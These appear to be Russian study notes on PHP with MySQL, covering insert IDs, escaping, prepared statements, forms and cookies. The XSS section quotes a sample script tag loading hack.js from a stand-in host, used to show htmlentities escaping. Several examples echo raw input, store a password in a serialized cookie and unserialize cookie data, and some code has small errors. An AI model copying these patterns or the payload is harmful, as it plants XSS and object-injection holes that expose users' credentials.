Идентификаторы вставленных строк Зачастую данные вставляются сразу в несколько таблиц: за книгой следует ее автор, за покупателем — его покупка и т. д. При вставке данных в графы с авто приращением нужно будет запомнить вставленный ID, возвращенный для его сохранения в связанной таблице.

**require\_once 'login.php'**;  
$conn = **new** mysqli($hn, $un, $pw, $db);  
**if** ($conn->**connect\_error**) **die**($conn->**connect\_error**);  
  
$query = **"INSERT INTO cats VALUES (NULL ,'Dog', 'Buxter', 5)"**;  
$result = $conn->query($query);  
$insertID = $conn->**insert\_id**;  
  
$query = **"INSERT INTO customers VALUES ('Alex Pushkin',** $insertID**)"**;  
$result = $conn->query($query);

Мы используем NULL т.к. ID у нас добавляется автоинкрементом. Мы вставили данные в таблицу cats после мы извлекли с помощью $insertID = $conn->**insert\_id**; ID питомца и поместили его в ISBN таблицы customers

**Описание таблицы**

**require\_once 'login.php'**;  
$conn = **new** mysqli($hn,$un,$pw,$db);  
**if** ($conn->**connect\_error**) **die**($conn->**connect\_error**);  
$query = **"DESCRIBE cats"**;*//команда выводит описание таблицы*$result = $conn->query($query);  
**if** (!$result) **die**(**"There is some problem in DB query: "** . $conn->**error**);  
$numbers\_of\_rows = $result->**num\_rows**;*//получаем количество строк вывода***echo "<table><tr><th>COLUNM</th><th>TYPE</th><th>NULL</th><th>KEY</th></tr>"**;*//выводим шапку таблицы***for** ($i=0; $i<$numbers\_of\_rows; $i++)*//выводим строку таблицы с описанием*{  
 $result->data\_seek($i);  
 $current\_row = $result->fetch\_array(***MYSQL\_NUM***);  
 **echo "<tr>"**;  
 **for** ($j=0; $j<4; $j++) **echo "<td>**$current\_row[$j]**</td>"**;  
 **echo "</tr>"**;  
}  
**echo "</table>"**;

**Блокировки**

Абсолютно безопасная процедура связывания таблиц посредством уже вставленного ID должна использовать блокировки (или транзакции, рассмотренные в главе 9). Если сразу несколько пользователей станут отправлять данные в одну и ту же таблицу, эти блокировки могут немного увеличить время отклика, но такие издержки вполне оправданны. При использовании блокировки наблюдается такая последовательность действий.

1. Блокировка первой таблицы (например, cats ).

2. Вставка данных в первую таблицу.

3. Извлечение уникального ID из первой таблицы (свойство insert\_id ).

4. Снятие блокировки с первой таблицы.

5. Вставка данных во вторую таблицу.

Перед вставкой данных во вторую таблицу блокировку можно спокойно снять, поскольку вставляемый ID был извлечен и сохранен в переменной программы. Вместо блокировки можно использовать транзакцию, но это еще больше замедлит работу MySQL-сервера.

**Предотвращение попыток взлома**

**function** mysql\_fix\_string($conn, $string)  
{  
 **if** (*get\_magic\_quotes\_gpc*()) $string = *stripslashes*($string);  
 **return** $conn->real\_escape\_string($string);  
}

функция get\_magic\_quotes\_gpc возвращает TRUE , если свойство «волшебных кавычек» находится в активном состоянии. Если это так, любые добавленные к строке слеши подлежат удалению, в противном случае метод real\_eascape\_string может отключить некоторые символы дважды, сделав строки непригодными для дальнейшего использования.

**require\_once 'login.php'**;  
$conn = **new** mysqli($hn, $un, $pw, $db);  
**if** ($conn->**connect\_error**) **die**($conn->**connect\_error**);  
$user = mysql\_fix\_string($conn, $\_POST[**'user'**]);  
$pass = mysql\_fix\_string($conn, $\_POST[**'pass'**]);  
$query = **"SELECT** *\** **FROM users WHERE** *user***='**$user**' AND pass='**$pass**'"**;  
*// и т. д...***function** mysql\_fix\_string($conn, $string)  
{  
 **if** (*get\_magic\_quotes\_gpc*()) $string = *stripslashes*($string);  
 **return** $conn->real\_escape\_string($string);  
}

**Указатели мест заполнения**

Метод, при котором базе данных передаются только данные, что исключает возможность интерпретации переданных пользователем (или кем-то другим) данных в качестве **MySQL** -инструкций (и возможность потенциального взлома в результате такой интерпретации), заключается в предоставлении предварительно определенных запросов с указателями мест заполнения.

Этот метод требует от вас сначала определить запрос для выполнения в **MySQL**, в котором в местах, ссылающихся на данные, используются простые вопросительные знаки.

В обычном **MySQL** предварительно определенные запросы имеют вид, показанный в примере

**PREPARE** statement **FROM** "INSERT INTO classics VALUES(?,?,?,?,?)";

SET @author = "Emily Brontë",

@title = "Wuthering Heights",

@category = "Classic Fiction",

@year = "1847",

@isbn = "9780553212587";

EXECUTE statement USING @author,@title,@category,@year,@isbn;

DEALLOCATE PREPARE statement;

Чтобы не усложнять передачу запросов **MySQL**, расширение **mysqli** упрощает обработку указателей мест заполнения, предоставляя готовый метод под названием **prepare** , вызываемый следующим образом:

**$stmt = $conn->prepare('INSERT INTO classics VALUES(?,?,?,?,?)');**

Объект **$stmt** (или имеющий другое выбранное вами имя), возвращаемый этим методом, используется затем для отправки на сервер данных, замещающих вопросительные знаки. В первую очередь он используется для последовательной привязки к каждому вопросительному знаку (к параметрам указателей мест заполнения) PHP-переменных:

**$stmt->bind\_param('sssss', $author, $title, $category, $year, $isbn);**

Первым аргументом метода **bind\_param** является строка, представляющая собой череду типов аргументов. В данном случае в ней содержатся пять символов **‘s’** , представляющих строковые значения, но здесь могут указываться любые комбинации следующих типов:

1 **i — данные, являющиеся целым числом;**

2 **d — данные, являющиеся числом с двойной точностью;**

3 **s — данные, являющиеся строкой;**

4 **b — данные, являющиеся большим двоичным объектом — BLOB (отправляемым в пакетах).**

После того как переменные привязаны к предварительно определенным запросам, необходимо присвоить этим переменным значения данных, чтобы можно было передать их MySQL:

$author = 'Emily Bronte';

$title = 'Wuthering Heights';

$category = 'Classic Fiction';

$year = '1847';

$isbn = '9780553212587';

Теперь у сценария PHP есть все, что нужно, чтобы выполнить предварительно определенный запрос, поэтому мы выдаем следующую команду, вызывающую метод **execute** ранее созданного объекта

**$stmt : $stmt->execute();**

Перед тем как продолжить, имеет смысл провести очередную проверку на успешное выполнение команды, что можно сделать, проверив значение свойства **affected\_rows** объекта

**$statement : printf("%d Row inserted.\n", $stmt->affected\_rows);**

И в последнюю очередь закройте объект **$conn** (при условии, что с ним вы также закончили работу):

**$conn->close();**

**require 'login.php'**;  
$conn = **new** mysqli($hn, $un, $pw, $db);  
**if** ($conn->**connect\_error**) **die**($conn->**connect\_error**);  
$stmt = $conn->prepare(**'INSERT INTO classics VALUES(?,?,?,?,?)'**);  
$stmt->bind\_param(**'sssss'**, $author, $title, $category, $year, $isbn);  
$author = **'Emily Brontë'**;  
$title = **'Wuthering Heights'**;  
$category = **'Classic Fiction'**;  
$year = **'1847'**;  
$isbn = **'9780553212587'**;  
$stmt->execute();  
*printf*(**"%d Row inserted.\n"**, $stmt->**affected\_rows**);  
$stmt->close();  
$conn->close();

**Предотвращение внедрения HTML-кода**

Нужно позаботиться о защите еще от одного вида внедрения, который связан не с безопасностью ваших собственных сайтов, а с конфиденциальностью и защитой пользовательских данных. Речь идет о межсайтовом скриптинге (Cross Site Scripting), называемом также XSS.

Эта разновидность внедрения происходит в том случае, когда вы разрешаете пользователю вводить, а затем отображать на вашем сайте HTML -, или, что случается чаще, JavaScript -код. Одним из мест, где это часто происходит, является форма для комментариев. Чаще всего злоумышленник пытается написать код, ворующий у пользователей вашего сайта cookie, позволяющие ему узнать пары «имя пользователя — пароль» или другую информацию. Хуже того, злоумышленник может предпринять атаку с целью загрузки на пользовательский компьютер троянского коня.

**<script src='http://x.com/hack.js'>**

**</script><script>hack();</script>**

Этот код загружает программу на **JavaScript**, а затем выполняет вредоносные функции. Но если сначала этот код будет пропущен через функцию **htmlentities** ,то он превратится в такую абсолютно безвредную строку:

**&lt;script src='http://x.com/hack.js'&gt; &lt;/script&gt;**

**&lt;script&gt;hack();&lt;/script&gt;**

**function** mysql\_entities\_fix\_string($conn, $string)  
{  
 **return** *htmlentities*(mysql\_fix\_string($conn, $string));  
}  
**function** mysql\_fix\_string($conn, $string)  
{  
 **if** (*get\_magic\_quotes\_gpc*()) $string = *stripslashes*($string);  
 **return** $conn->real\_escape\_string($string);  
}

**ГОТОВЫЙ ВАРИАНТ**

**require\_once 'login.php'**;  
$conn = **new** mysqli($hn, $un, $pw, $db);  
**if** ($conn->**connect\_error**) **die**($conn->**connect\_error**);  
$user = mysql\_entities\_fix\_string($conn, $\_POST[**'user'**]);  
$pass = mysql\_entities\_fix\_string($conn, $\_POST[**'pass'**]);  
$query = **"SELECT** *\** **FROM users WHERE** *user***='**$user**' AND pass='**$pass**'"**;  
*//и т. д...***function** mysql\_entities\_fix\_string($conn, $string)  
{  
 **return** *htmlentities*(mysql\_fix\_string($conn, $string));  
}  
**function** mysql\_fix\_string($conn, $string)  
{  
 **if** (*get\_magic\_quotes\_gpc*()) $string = *stripslashes*($string);  
 **return** $conn->real\_escape\_string($string);  
}

**Процедурный метод использования mysqli**

$link = mysqli\_connect($hn, $un, $pw, $db); //Подключение к БД  
**if** (mysqli\_connect\_errno()) **die**(mysqli\_connect\_error()); //Проверка на ошибки  
$result = mysqli\_query($link, **"SELECT** \* **FROM classics"**);//Запрос к БД  
$rows = mysqli\_num\_rows($result); //Получение количества строк - числовое значение  
$row = mysqli\_fetch\_array($result, **MYSQLI\_NUM**); //Вернет массив $row[0] 1ый столбец и т.д.  
$insertID = mysqli\_insert\_id($result);//Вернет вставленный только что ID  
$escaped = mysqli\_real\_escape\_string($link, $val);//Обезвреживание строк  
  
$stmt = mysqli\_prepare($link, **'INSERT INTO classics VALUES(?,?,?,?,?)'**);//Подготовка запроса MySql  
mysqli\_stmt\_bind\_param($stmt, **'sssss'**, $author, $title, $category, $year, $isbn);//привязка переменных  
mysqli\_stmt\_execute($stmt);//Выполнение подготовленного запроса  
mysqli\_stmt\_close($stmt);//Закрытие запроса  
  
mysqli\_close($link);//Закрытие соединения

/\* Создание подключения \*/  
$link = mysqli\_connect("localhost", "my\_user", "my\_password", "world");  
  
/\* Проверка подключения \*/   
if (!$link) {  
    printf("Connect failed: %s\n", mysqli\_connect\_error());  
    exit();  
}  
  
$query = "SELECT Name, CountryCode FROM City ORDER BY Name";  
  
if ($result = mysqli\_query($link, $query)) {  
  
    /\* Переход к строке №400 \*/  
    mysqli\_data\_seek($result, 399);  
  
    /\* Получение строки \*/  
    $row = mysqli\_fetch\_row($result);  
  
    printf ("City: %s  Countrycode: %s\n", $row[0], $row[1]);  
  
    /\* Закрытие набора данных \*/  
    mysqli\_free\_result($result);  
}  
  
/\* Закрытие соединения \*/  
mysqli\_close($link);

**ФОРМЫ**

Получаем все с помощью массива **$\_POST** и проверяем с помощью функции **ISSET**

**if** (**isset**($\_POST[**'name'**]))  
{  
 $name = $\_POST[**'name'**];  
 **echo "<p>Your name is:** $name**</p>"**;  
}  
**else echo "You didn't enter your name"**;


**Текстовое поле:**

**<input type="text" name="имя" size="размер" maxlength="длина" value="значение">**

**Область ввода:**

**<textarea name="имя" cols="ширина" rows="высота" wrap="тип"></textarea>**

с помощью атрибута **wrap** (перенос) можно управлять порядком переноса вводимого в область текста (и тем, как этот перенос будет отправляться на сервер).



**Флажки**

**<input type="checkbox" name="имя" value="значение" checked="checked">**

Если пользователь не установит флажок, значение передано не будет. Но если флажок будет установлен, то для поля по имени agree будет передано значение **on**. Если вы предпочитаете вместо on отправить собственное значение (например, число 1), можно воспользоваться таким синтаксисом:

**<**input **type="checkbox" name="agree" value="1">**

**Ванильное <input type="checkbox" name="ice" value="Vanilla">  
Шоколадное <input type="checkbox" name="ice" value="Chocolate">  
Земляничное <input type="checkbox" name="ice" value="Strawberry">**

Если установлен только один флажок, например второй, то будет передан только этот элемент. Но если будут выбраны два и более флажка, будет отправлено только последнее значение,

а все предыдущие будут проигнорированы.

чтобы позволить отправку сразу нескольких значений, необходимо немного изменить код **HTML**

**Ванильное <input type="checkbox" name="ice[]" value="Vanilla">  
Шоколадное <input type="checkbox" name="ice[]" value="Chocolate">  
Земляничное <input type="checkbox" name="ice[]" value="Strawberry">**

**Пример с мороженным:**

**echo <<<\_END  
<form method="post" action="form.php">  
Ванильное <input type="checkbox" name="ice[]" value="Vanilla">  
Шоколадное <input type="checkbox" name="ice[]" value="Chocolate">  
Земляничное <input type="checkbox" name="ice[]" value="Strawberry"><br>  
<input type="submit" value="Send you choice">  
</form>  
\_END**;  
**if** (**isset**($\_POST[**'ice'**]))  
{  
 $icecream = $\_POST[**'ice'**];  
 **foreach** ($icecream **as** $item) **echo "<p>Your icecream is:** $item**</p><br>"**;  
}  
**else echo "You didn't enter anything"**;

**Переключатели:**

8.00-12.00<***input type***=**"radio" *name***=**"time" *value***=**"1"**>  
12.00-16.00<***input type***=**"radio" *name***=**"time" *value***=**"2" *checked***=**"checked"**>

**КУКИ И СЕССИИ**

*//создаст куки с именем юзер, значением Мах и сроком жизни 1 час  
setcookie*(**'user'**, **'Max'**, *time*() + 3600);  
*//удаляем куки устанавливая отрицательное время  
setcookie*(**'user'**, **'Max'**, *time*() - 3600);

*//Записываем массив в куки*$array = array(

'name' => 'Max',

'login' => 'inohodec',

'password' => '12345'

);

$to\_cookie = serialize($array);

setcookie('user\_info', $to\_cookie, time() + 60);

$second\_array = unserialize($\_COOKIE['user\_info']);

print\_r($second\_array);

*//json\_encode/json\_decode*$\_COOKIE[**'login'**] = *json\_encode*($array);  
$array = *json\_decode*($\_COOKIE[**'login'**]);